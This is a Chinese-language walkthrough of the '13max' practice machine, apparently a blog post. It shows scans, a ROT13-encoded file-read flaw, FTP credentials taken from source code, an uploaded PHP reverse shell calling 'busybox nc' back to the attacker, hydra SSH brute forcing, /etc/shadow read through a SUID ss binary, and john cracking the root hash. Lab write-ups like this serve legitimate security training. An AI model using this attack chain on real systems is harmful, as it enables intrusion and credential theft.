13max

靶机说明

QQ群:660930334

一、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 21:35 CST
Nmap scan report for 192.168.2.1
Host is up (0.00049s latency).
MAC Address: 0A:00:27:00:00:0A (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00033s latency).
MAC Address: 08:00:27:2D:59:D9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.47
Host is up (0.00087s latency).
MAC Address: 08:00:27:8B:C0:DF (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.08 seconds

IP地址:192.168.2.47

二、端口扫描

1、全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# nmap --min-rate 10000 -p- 192.168.2.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 21:37 CST
Nmap scan report for 192.168.2.47
Host is up (0.00021s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:8B:C0:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.39 seconds

开放端口:21,22,80

2、详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p21,22,80 192.168.2.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-05 13:59 CST
Nmap scan report for 192.168.2.47
Host is up (0.00085s latency).

PORT STATE SERVICE VERSION
21/tcp open ftp pyftpdlib 2.0.1
| ftp-syst:
| STAT:
| FTP server status:
| Connected to: 192.168.2.47:21
| Waiting for username.
| TYPE: ASCII; STRUcture: File; MODE: Stream
| Data connection closed.
|_End of status.
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: File Unlocker
MAC Address: 08:00:27:8B:C0:DF (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.26 seconds

21端口:开放的服务是pyftplib

3、UDP端口扫描

1
2
3
4
5
6
7
8
9
10
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# nmap -sU --top-ports 100 192.168.2.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 21:38 CST
Nmap scan report for 192.168.2.47
Host is up (0.00078s latency).
All 100 scanned ports on 192.168.2.47 are in ignored states.
Not shown: 56 closed udp ports (port-unreach), 44 open|filtered udp ports (no-response)
MAC Address: 08:00:27:8B:C0:DF (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 54.89 seconds

没有开放的端口

三、WEB渗透

访问80端口


需要我们输入加密的路径,去解锁掩藏的文件

  • 访问welcome,发现路径变为jrypbzr.gkg
  • 访问config,发现路径变为pbasvt.gkg
  • 访问readme,发现路径ernqzr.gkg

1、目录扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# gobuster dir -u http://192.168.2.47 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,bak
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.47
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,html,bak,php
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/index.php (Status: 200) [Size: 3350]
/welcome.txt (Status: 200) [Size: 180]
/config.txt (Status: 200) [Size: 48]
/readme.txt (Status: 200) [Size: 83]
/logs (Status: 301) [Size: 311] [--> http://192.168.2.47/logs/]
/.php (Status: 403) [Size: 277]
/.html (Status: 403) [Size: 277]
/server-status (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================

进行目录扫描,发现welcome.txt对应jrypbzr.gkgconfig.txt对应pbasvt.gkgreadme.txt对应ernqzr.gkg
经过测试发现,输入的路径需要经过rot13编码

2、ROT13读取文件


尝试将/etc/passwd编码后,进行输入,发现能够成功读取文件,同时发现两个用户welcome,max
同时访问logs,发现存在文件ftp_server.log,是ftp的登录日志,同时发现开放着pid366

1
2
3
4
5
6
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# curl http://192.168.2.47/logs/ftp_server.log
2025-07-08 10:00:32,651 - INFO - concurrency model: async
2025-07-08 10:00:32,651 - INFO - masquerade (NAT) address: None
2025-07-08 10:00:32,658 - INFO - passive ports: None
2025-07-08 10:00:32,658 - INFO - >>> starting FTP server on 0.0.0.0:21, pid=366 <<<

尝试去读取PID里面的内容,/proc 目录存储了所有进程的运行时信息,每个pid对应一个子目录,发现存在目录/opt/ftp_server.py

读取/opt/ftp_server.py,找到了ftp的用户名和密码:ADMIN:12345

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
from pyftpdlib.handlers import FTPHandler
from pyftpdlib.servers import FTPServer
from pyftpdlib.authorizers import DummyAuthorizer
import logging
import os

LOG_DIR = "/var/www/html/logs"
LOG_FILE = os.path.join(LOG_DIR, "ftp_server.log")

os.makedirs(LOG_DIR, exist_ok=True)

logging.basicConfig(
filename=LOG_FILE,
level=logging.INFO,
format='%(asctime)s - %(levelname)s - %(message)s'
)

class CustomFTPHandler(FTPHandler):
def on_connect(self):
logging.info(f"Connection from {self.remote_ip}:{self.remote_port}")

def on_disconnect(self):
logging.info(f"Disconnected {self.remote_ip}:{self.remote_port}")

def on_login(self, username):
logging.info(f"User logged in: {username}")

def on_logout(self, username):
logging.info(f"User logged out: {username}")

def on_file_sent(self, file):
logging.info(f"File sent: {file}")

def on_file_received(self, file):
logging.info(f"File received: {file}")

def on_incomplete_file_sent(self, file):
logging.warning(f"Incomplete file sent: {file}")

def on_incomplete_file_received(self, file):
logging.warning(f"Incomplete file received: {file}")

def main():
authorizer = DummyAuthorizer()
authorizer.add_user("ADMIN", "12345", ".", perm="elradfmw")

handler = CustomFTPHandler
handler.authorizer = authorizer

address = ("0.0.0.0", 21)
server = FTPServer(address, handler)

print(f"Starting FTP server on {address[0]}:{address[1]}, logging to {LOG_FILE}")
server.serve_forever()

if __name__ == "__main__":
main()

四、FTP渗透

根据找到的用户名和密码,进行登录

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# ftp 192.168.2.47
Connected to 192.168.2.47.
220 pyftpdlib 2.0.1 ready.
Name (192.168.2.50:root): ADMIN
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||48819|).
125 Data connection already open. Transfer starting.
-rw-r--r-- 1 root root 1607 Jul 05 02:27 ftp_server.py
226 Transfer complete.

1、put-shell


上传一个反弹的shell,发现不解析,尝试上传phpinfo()

1
2
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# echo "<?php phpinfo();?>" >> phpinfo.txt
1
2
3
4
5
6
7
ftp> put phpinfo.txt 
local: phpinfo.txt remote: phpinfo.txt
229 Entering extended passive mode (|||43785|).
125 Data connection already open. Transfer starting.
100% |**************************************************************************************************| 20 72.07 KiB/s 00:00 ETA
226 Transfer complete.
20 bytes sent in 00:00 (5.82 KiB/s)

访问/opt/phpinfo.txt,找到被禁用的函数

2、get-shell

使用下面的shell进行反弹

1
2
3
4
5
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# cat rev.txt
<?php
exec("busybox nc 192.168.2.4 4444 -e /bin/bash");
?>

访问/opt/rev.txt,成功获取到shell

1
2
3
4
5
6
7
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.47] 41246
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@13max:/var/www/html$

USER FLAG
welcome用户下面,找到user.txt

1
2
3
4
5
6
7
8
9
10
11
12
www-data@13max:/home/welcome$ ls -la
total 28
drwxr-xr-x 3 welcome welcome 4096 Jul 4 11:03 .
drwxr-xr-x 4 root root 4096 Jul 4 08:55 ..
lrwxrwxrwx 1 root root 9 Jul 4 11:03 .bash_history -> /dev/null
-rw-r--r-- 1 welcome welcome 220 Apr 11 22:27 .bash_logout
-rw-r--r-- 1 welcome welcome 3526 Apr 11 22:27 .bashrc
drwxr-xr-x 3 welcome welcome 4096 Jul 4 07:21 .local
-rw-r--r-- 1 welcome welcome 807 Apr 11 22:27 .profile
-rw-r--r-- 1 welcome welcome 44 Jul 4 10:56 user.txt
www-data@13max:/home/welcome$ cat user.txt
flag{user-a5e162ba751904d59ebd8fed2fce8880}

五、权限提升

1、获取welcome权限

1-cupp制作密码字典

max用户目录下面,找到.hint,又找到.pucc,提示使用cupp.py

1
2
3
4
5
6
7
8
9
10
11
12
13
www-data@13max:/home/max/.hint$ ls -la
total 12
drwxr-xr-x 2 max max 4096 Jul 4 10:30 .
drwxr-xr-x 3 max max 4096 Jul 4 11:03 ..
-rw-r--r-- 1 max max 315 Jul 4 10:30 .pucc
www-data@13max:/home/max/.hint$ cat .pucc
cupp.py! # Common
\ # User
\ ,__, # Passwords
\ (oo)____ # Profiler
(__) )\
||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/]

使用welcome.txt里面的用户名,制作子典

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
┌──(root㉿kali)-[/miao/maze-sec/13max/cupp-master]
└─# ./cupp.py -w welcome.txt
/miao/maze-sec/13max/cupp-master/./cupp.py:161: SyntaxWarning: invalid escape sequence '\ '
print(" \ # \033[07mU\033[27mser")
/miao/maze-sec/13max/cupp-master/./cupp.py:162: SyntaxWarning: invalid escape sequence '\ '
print(" \ \033[1;31m,__,\033[1;m # \033[07mP\033[27masswords")
/miao/maze-sec/13max/cupp-master/./cupp.py:164: SyntaxWarning: invalid escape sequence '\ '
" \ \033[1;31m(\033[1;moo\033[1;31m)____\033[1;m # \033[07mP\033[27mrofiler"
/miao/maze-sec/13max/cupp-master/./cupp.py:166: SyntaxWarning: invalid escape sequence '\ '
print(" \033[1;31m(__) )\ \033[1;m ")
___________
cupp.py! # Common
\ # User
\ ,__, # Passwords
\ (oo)____ # Profiler
(__) )\
||--|| * [ Muris Kurgas | j0rgan@remote-exploit.org ]
[ Mebus | https://github.com/Mebus/]


*************************************************
* WARNING!!! *
* Using large wordlists in some *
* options bellow is NOT recommended! *
*************************************************

> Do you want to concatenate all words from wordlist? Y/[N]:
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to welcome.txt.cupp.txt, counting 727 words.
> Hyperspeed Print? (Y/n) :
[+] Now load your pistolero with welcome.txt.cupp.txt and shoot! Good luck!

2、hydra爆破密码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root㉿kali)-[/miao/maze-sec/13max/cupp-master]
└─# hydra -t 64 -l welcome -P welcome.txt.cupp.txt ssh://192.168.2.47 -F -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-08 22:42:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 727 login tries (l:1/p:727), ~12 tries per task
[DATA] attacking ssh://192.168.2.47:22/
[STATUS] 422.00 tries/min, 422 tries in 00:01h, 354 to do in 00:01h, 15 active
[STATUS] 291.50 tries/min, 583 tries in 00:02h, 197 to do in 00:01h, 11 active
[22][ssh] host: 192.168.2.47 login: welcome password: Zakaria2020
[STATUS] attack finished for 192.168.2.47 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-08 22:45:50

找到密码Zakaria2020

3、获得welcome权限

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# ssh welcome@192.168.2.47
welcome@192.168.2.47's password:
Linux 13max 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
welcome@13max:~$

2、获取root权限

使用linpeas.sh跑一遍,找到一个文件/usr/local/bin/supersuid

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19

╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp ---> HP-UX_10.20
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 47K Apr 6 2024 /usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 63K Apr 6 2024 /usr/bin/su
-rwsr-xr-x 1 root root 35K Apr 6 2024 /usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 23K Jan 13 2022 /usr/bin/pkexec ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 179K Jan 14 2023 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-sr-- 1 root welcome 158K Jul 4 10:37 /usr/local/bin/supersuid (Unknown SUID binary!)
-rwsr-xr-- 1 root messagebus 51K Jun 6 2023 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 471K Dec 21 2023 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 19K Jan 13 2022 /usr/libexec/polkit-agent-helper-1

或者查找和welcome相关的文件

1
2
3
4
5
6
7
8
9
10
 welcome@13max:~$ find / -group welcome 2>/dev/null | grep -Pv 'sys|proc|run'
/usr/local/bin/supersuid
/home/welcome
/home/welcome/.local
/home/welcome/.local/share
/home/welcome/.local/share/nano
/home/welcome/.bash_logout
/home/welcome/.bashrc
/home/welcome/user.txt
/home/welcome/.profile

查看文件/usr/local/bin/supersuid,发现类似于网络进程监控netstat,ss

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
welcome@13max:/tmp$ /usr/local/bin/supersuid
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
u_str ESTAB 0 0 /run/systemd/journal/stdout 13305 * 13304
u_str ESTAB 0 0 * 13058 * 13555
u_str ESTAB 0 0 /run/dbus/system_bus_socket 13555 * 13058
u_str ESTAB 0 0 /run/systemd/journal/stdout 13124 * 13123
u_str ESTAB 0 0 * 13553 * 13554
u_str ESTAB 0 0 * 13554 * 13553
u_str ESTAB 0 0 /run/systemd/journal/stdout 13980 * 13979
u_str ESTAB 0 0 * 13979 * 13980
u_str ESTAB 0 0 /run/systemd/journal/stdout 12360 * 12359
u_str ESTAB 0 0 * 12359 * 12360
u_str ESTAB 0 0 /run/systemd/journal/stdout 49511 * 49510
u_str ESTAB 0 0 * 30313 * 30314
u_str ESTAB 0 0 /run/systemd/journal/stdout 11731 * 11503
u_str ESTAB 0 0 * 49510 * 49511
u_str ESTAB 0 0 /run/systemd/journal/stdout 13185 * 13184
u_str ESTAB 0 0 * 30314 * 30313
u_str ESTAB 0 0 * 13693 * 13694
u_str ESTAB 0 0 * 14102 * 14103
u_str ESTAB 0 0 * 13123 * 13124
u_str ESTAB 0 0 * 13304 * 13305
u_str ESTAB 0 0 * 13187 * 13556
u_str ESTAB 0 0 /run/dbus/system_bus_socket 30245 * 30244
u_str ESTAB 0 0 * 13184 * 13185
u_str ESTAB 0 0 * 29976 * 0
u_str ESTAB 0 0 * 30244 * 30245
u_str ESTAB 0 0 /run/dbus/system_bus_socket 13556 * 13187
u_str ESTAB 0 0 * 11503 * 11731
u_str ESTAB 0 0 /run/systemd/journal/stdout 14103 * 14102
u_str ESTAB 0 0 * 14269 * 14270
u_str ESTAB 0 0 * 14276 * 14277
u_str ESTAB 0 0 * 14277 * 14276
u_str ESTAB 0 0 /run/dbus/system_bus_socket 14270 * 14269
u_str ESTAB 0 0 /run/systemd/journal/stdout 30167 * 30166
u_str ESTAB 0 0 /run/dbus/system_bus_socket 14017 * 14016
u_str ESTAB 0 0 * 14016 * 14017
u_str ESTAB 0 0 * 30166 * 30167
u_str ESTAB 0 0 /run/systemd/journal/stdout 13694 * 13693
tcp ESTAB 0 0 192.168.2.50:41246 192.168.2.4:4444
tcp ESTAB 0 0 192.168.2.50:ssh 192.168.2.4:49776

查看文件的使用方法

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
welcome@13max:/tmp$ /usr/local/bin/supersuid -help
Usage: ss [ OPTIONS ]
ss [ OPTIONS ] [ FILTER ]
-h, --help this message
-V, --version output version information
-n, --numeric don't resolve service names
-r, --resolve resolve host names
-a, --all display all sockets
-l, --listening display listening sockets
-o, --options show timer information
-e, --extended show detailed socket information
-m, --memory show socket memory usage
-p, --processes show process using socket
-i, --info show internal TCP information
--tipcinfo show internal tipc socket information
-s, --summary show socket usage summary
-b, --bpf show bpf filter socket information
-E, --events continually display sockets as they are destroyed
-Z, --context display process SELinux security contexts
-z, --contexts display process and socket SELinux security contexts
-N, --net switch to the specified network namespace name

-4, --ipv4 display only IP version 4 sockets
-6, --ipv6 display only IP version 6 sockets
-0, --packet display PACKET sockets
-t, --tcp display only TCP sockets
-S, --sctp display only SCTP sockets
-u, --udp display only UDP sockets
-d, --dccp display only DCCP sockets
-w, --raw display only RAW sockets
-x, --unix display only Unix domain sockets
--tipc display only TIPC sockets
--vsock display only vsock sockets
-f, --family=FAMILY display sockets of type FAMILY
FAMILY := {inet|inet6|link|unix|netlink|vsock|tipc|help}

-K, --kill forcibly close sockets, display what was closed
-H, --no-header Suppress header line

-A, --query=QUERY, --socket=QUERY
QUERY := {all|inet|tcp|udp|raw|unix|unix_dgram|unix_stream|unix_seqpacket|packet|netlink|vsock_stream|vsock_dgram|tipc}[,QUERY]

-D, --diag=FILE Dump raw information about TCP sockets to FILE
-F, --filter=FILE read filter information from FILE
FILTER := [ state STATE-FILTER ] [ EXPRESSION ]
STATE-FILTER := {all|connected|synchronized|bucket|big|TCP-STATES}
TCP-STATES := {established|syn-sent|syn-recv|fin-wait-{1,2}|time-wait|closed|close-wait|last-ack|listening|closing}
connected := {established|syn-sent|syn-recv|fin-wait-{1,2}|time-wait|close-wait|last-ack|closing}
synchronized := {established|syn-recv|fin-wait-{1,2}|time-wait|close-wait|last-ack|closing}
bucket := {syn-recv|time-wait}
big := {established|syn-sent|fin-wait-{1,2}|closed|close-wait|last-ack|listening|closing}

发现-F,可以读取文件,

1、读取文件

读取ssh的私钥或者/etc/shadow

  • 读取ssh私钥,发现没有文件

    1
    2
    welcome@13max:/tmp$ /usr/local/bin/supersuid -F /root/.ssh/authorized_keys
    Cannot find it.
  • 读取/etc/shadow,找到root用户密码的哈希值

    1
    2
    3
    welcome@13max:/tmp$ /usr/local/bin/supersuid -F /etc/shadow
    Error: an inet prefix is expected rather than "root:$6$Cax26XI4SpAAItdE$7iVSsRoQT/o0b3.V9jMiljdau506ePGmZLkIl5JH9COngDqdXJkGnizRIhaLJu/JbwWZ.7XyF/MwzuDusZJcg1:20273:0:99999:7::".
    Cannot parse dst/src address.

2、john破解root-hash

1
2
3
4
5
6
7
8
9
10
11
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt shadow
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
april7th (root)
1g 0:00:01:06 DONE (2025-07-08 23:05) 0.01498g/s 2830p/s 2830c/s 2830C/s becky21..anpanman
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

找到root用户的密码april7th

3、获得ROOT权限

1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(root㉿kali)-[/miao/maze-sec/13max]
└─# ssh root@192.168.2.47
root@192.168.2.47's password:
Linux 13max 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@13max:~# id
uid=0(root) gid=0(root) groups=0(root)

ROOT FLAG

1
2
root@13max:~# cat root.txt
flag{root-2722f3c500e0a13673da23cac56e46eb}

【总结】

1、PID读取文件

/proc 目录存储了所有进程的运行时信息,每个pid对应一个子目录,知道PID时,可以读取相关的信息,命令:/proc/pid/cmdline


13max
http://miao-sec.github.io/Maze-sec/13max/
作者
Miao
发布于
2025年7月8日
许可协议
BY-MIAO